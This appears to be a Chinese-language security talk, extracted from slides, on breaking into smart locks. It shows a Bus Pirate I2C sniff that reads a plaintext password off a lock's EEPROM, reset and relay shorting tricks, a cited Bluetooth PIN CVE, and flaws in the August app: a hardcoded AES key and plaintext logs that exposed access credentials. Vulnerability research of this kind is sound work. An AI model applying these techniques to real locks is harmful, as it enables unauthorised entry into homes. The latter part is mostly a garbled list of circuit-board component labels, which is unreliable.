
但是 ...

短接 Reset 键, 回复到默认设置. 但是容易暴露.

短接 Relay 键, 几乎毫无痕迹. 但是通常需要多人配合.

每次都需卸螺丝 → 短接 Reset 键 → 恢复原样 (过程繁琐)

好戏才刚刚开始 ...







# RTFM ..

使用 em78p156e 作为系统微处理器

经典 EEPROM 24C02, 存储用户密码 (I2C 协议)

I2C 仅需 2条总线用于交互数据: SCL (时钟频率) + SDA (数据总线)






工欲善其事, 必先利其器 (BusPirate)

支持 Windows / Linux / Mac

支持 I2C / SPI / UART / 1-Wire / JTAG

拥有丰富的帮助文档. 嵌入式研究必备神器!






# The Hack

密码输入流程: 起始码 (0) + 正确密码 + 结束确认(#)

结束确认(#)后, 处理器向 EEPROM 验证正确密码请求

EEPROM 发送正确密码, 以便处理器查证密码 (Plain-Text 无加密)



```
I2C>(2)
Sniffer
Any key to exit
[0xA2+0x00+[0xA3+0xB3+0x32+0x1A+0xFF+0xFF+0xFF+0xFF+0xFF+]]

I2C>(2)
Sniffer
Any key to exit
[0xA2+0x48+[0xA3+0x93+0x32+0x1A+0xFF+0xFF+0xFF+0xFF+0xFF+]]

I2C>(2)
Sniffer
Any key to exit
[0xA2+0x08+[0xA3+0x13+0x32+0x1A+0xFF+0xFF+0x41+0x04+0xFF+]]


I2C>sni
Syntax error at char 2
I2C(BASIC)>exit
Ready
I2C>(2)
Sniffer
Any key to exit
[0xA2+0x00+[0xA3+0xB3+0x65+0x4A+0xFF+0xFF+0xFF+0xFF+0xFF+]]
```



开锁@物联网时代 I



# Bluetooth



## Bluetooth PIN Vulnerability

Exploit: TWSL2013-020,  
CVE-2013-4866, CWE-259

Daniel Crowley of Trustwave SpiderLabs

<http://tinyurl.com/satis-bluetooth>



リクス  
**SATIS**



image: <http://www.lixil.co.jp/lineup/toiletroom/satis/>



## 某编辑对智能锁的评价 ...

小结：至于门锁用的那啥“采用AES加密，安全级别等同于网银，基本不存在被破解的可能”，我不是很care，反正我觉得现在要找个破解智能门锁的贼应该不容易，起码得是个懂高科技的贼，所以防盗上说它绝对比普通门锁更胜一筹。




# 智能锁 — August

August 智能锁安装简单方便, 对已有门锁本身无需过多改动

August 智能锁可以通过蓝牙, 及移设备上的App来管理房间的开关


房子主人也可以通过网络, 对房客设置临时访问权限 (朋友; 父母; 水电工?)





# August 隱患1: 明文密钥

分析其手机APP发现使用的是AES-ECB的方式对本地配置文件进行加密



AES密钥则是明文存储在程序当中: 手机号, 用户 E-mail, 锁 UUID (32bits hex)

```
package com.august.util;

import android.content.SharedPreferences;

public class Settings
{
    private static final String ENC_KEY = "XXXXXXXXXX";
    private static final LogUtil LOG = LogUtil.getLogger(Settings.class);
    public static final String SIZE_SUFFIX = "*size*";
    public static final String STR_ACCESS_TOKEN = "API_ACCESS_TOKEN";
    public static final String STR_DEBUG_SETTINGS = "DEBUG_SETTINGS";
    public static final String STR_INSTALL_TOKEN = "API_INSTALL_TOKEN";
    public static final String STR_PUSH_ALERTS = "PUSH_ALERTS";
    public static final String VERSION_SUFFIX = "_v1";
    static Settings _instance = null;
    DebugSettings _debugSettings = new DebugSettings();
    Properties _encryptedProps = null;

    public static Settings init()
    {
        if (_instance == null) {
            _instance = new Settings();
        }
    }
}
```



## August 隐患2: 明文 log 文件


- . 可以对房客(UserID)设置临时访问权限, 但没有验证机制
- . 锁UUID 可以通过手机APP 扫描附近的August 门锁获得
- . 仅需要提供正确的 锁UUID; UserID 便可得到临时的访问权限
- . 而这一切都以明文的形式存储在手机APP 的本地 log 文件当中.

已被厂家打了补丁..... :(



## 智能锁网关 — WinkHub

- . 物联网设备的All IN ONE 神器 WinkHub (ARM CPU; RAM; NAND)
- . 同时支持 WIFI/Bluetooth/Zigbee (2.4G); 915Mhz (Zwave); 433Mhz (RF)
- . 完美的将不同产品以不同的方式连接在一起 (GE; Nest; Dropcam; Philips)





2.4GHZ  
WIFI/BT

ANT4

U16 1117 71  
R263  
C210  
C207  
L26  
C183  
C180

J17  
LUT JTAG

U14  
R172  
R171  
C212  
C211  
U13  
R174  
U12  
U11  
U10  
U9  
U8  
U7  
U6  
U5  
U4  
U3  
U2  
U1

ANT1

433MHZ  
LUTRON

915MHZ WAVE

ANT3

R180  
L30  
L35  
R181  
R177  
C239  
U5

ZW SPI

NAND Flash

U5

TP10  
TP9  
TP8  
TP7  
TP6  
TP5  
TP4  
TP3  
TP2  
TP1  
C127  
C128  
C129  
C130  
C131  
C132  
C133  
C134  
C135  
C136  
C137  
C138  
C139  
C140  
C141  
C142  
C143  
C144  
C145  
C146  
C147  
C148  
C149  
C150  
C151  
C152  
C153  
C154  
C155  
C156  
C157  
C158  
C159  
C160  
C161  
C162  
C163  
C164  
C165  
C166  
C167  
C168  
C169  
C170  
C171  
C172  
C173  
C174  
C175  
C176  
C177  
C178  
C179  
C180  
C181  
C182  
C183  
C184  
C185  
C186  
C187  
C188  
C189  
C190  
C191  
C192  
C193  
C194  
C195  
C196  
C197  
C198  
C199  
C200  
C201  
C202  
C203  
C204  
C205  
C206  
C207  
C208  
C209  
C210  
C211  
C212  
C213  
C214  
C215  
C216  
C217  
C218  
C219  
C220  
C221  
C222  
C223  
C224  
C225  
C226  
C227  
C228  
C229  
C230  
C231  
C232  
C233  
C234  
C235  
C236  
C237  
C238  
C239  
C240  
C241  
C242  
C243  
C244  
C245  
C246  
C247  
C248  
C249  
C250  
C251  
C252  
C253  
C254  
C255  
C256  
C257  
C258  
C259  
C260  
C261  
C262  
C263  
C264  
C265  
C266  
C267  
C268  
C269  
C270  
C271  
C272  
C273  
C274  
C275  
C276  
C277  
C278  
C279  
C280  
C281  
C282  
C283  
C284  
C285  
C286  
C287  
C288  
C289  
C290  
C291  
C292  
C293  
C294  
C295  
C296  
C297  
C298  
C299  
C300  
C301  
C302  
C303  
C304  
C305  
C306  
C307  
C308  
C309  
C310  
C311  
C312  
C313  
C314  
C315  
C316  
C317  
C318  
C319  
C320  
C321  
C322  
C323  
C324  
C325  
C326  
C327  
C328  
C329  
C330  
C331  
C332  
C333  
C334  
C335  
C336  
C337  
C338  
C339  
C340  
C341  
C342  
C343  
C344  
C345  
C346  
C347  
C348  
C349  
C350  
C351  
C352  
C353  
C354  
C355  
C356  
C357  
C358  
C359  
C360  
C361  
C362  
C363  
C364  
C365  
C366  
C367  
C368  
C369  
C370  
C371  
C372  
C373  
C374  
C375  
C376  
C377  
C378  
C379  
C380  
C381  
C382  
C383  
C384  
C385  
C386  
C387  
C388  
C389  
C390  
C391  
C392  
C393  
C394  
C395  
C396  
C397  
C398  
C399  
C400  
C401  
C402  
C403  
C404  
C405  
C406  
C407  
C408  
C409  
C410  
C411  
C412  
C413  
C414  
C415  
C416  
C417  
C418  
C419  
C420  
C421  
C422  
C423  
C424  
C425  
C426  
C427  
C428  
C429  
C430  
C431  
C432  
C433  
C434  
C435  
C436  
C437  
C438  
C439  
C440  
C441  
C442  
C443  
C444  
C445  
C446  
C447  
C448  
C449  
C450  
C451  
C452  
C453  
C454  
C455  
C456  
C457  
C458  
C459  
C460  
C461  
C462  
C463  
C464  
C465  
C466  
C467  
C468  
C469  
C470  
C471  
C472  
C473  
C474  
C475  
C476  
C477  
C478  
C479  
C480  
C481  
C482  
C483  
C484  
C485  
C486  
C487  
C488  
C489  
C490  
C491  
C492  
C493  
C494  
C495  
C496  
C497  
C498  
C499  
C500  
C501  
C502  
C503  
C504  
C505  
C506  
C507  
C508  
C509  
C510  
C511  
C512  
C513  
C514  
C515  
C516  
C517  
C518  
C519  
C520  
C521  
C522  
C523  
C524  
C525  
C526  
C527  
C528  
C529  
C530  
C531  
C532  
C533  
C534  
C535  
C536  
C537  
C538  
C539  
C540  
C541  
C542  
C543  
C544  
C545  
C546  
C547  
C548  
C549  
C550  
C551  
C552  
C553  
C554  
C555  
C556  
C557  
C558  
C559  
C560  
C561  
C562  
C563  
C564  
C565  
C566  
C567  
C568  
C569  
C570  
C571  
C572  
C573  
C574  
C575  
C576  
C577  
C578  
C579  
C580  
C581  
C582  
C583  
C584  
C585  
C586  
C587  
C588  
C589  
C590  
C591  
C592  
C593  
C594  
C595  
C596  
C597  
C598  
C599  
C600  
C601  
C602  
C603  
C604  
C605  
C606  
C607  
C608  
C609  
C610  
C611  
C612  
C613  
C614  
C615  
C616  
C617  
C618  
C619  
C620  
C621  
C622  
C623  
C624  
C625  
C626  
C627  
C628  
C629  
C630  
C631  
C632  
C633  
C634  
C635  
C636  
C637  
C638  
C639  
C640  
C641  
C642  
C643  
C644  
C645  
C646  
C647  
C648  
C649  
C650  
C651  
C652  
C653  
C654  
C655  
C656  
C657  
C658  
C659  
C660  
C661  
C662  
C663  
C664  
C665  
C666  
C667  
C668  
C669  
C670  
C671  
C672  
C673  
C674  
C675  
C676  
C677  
C678  
C679  
C680  
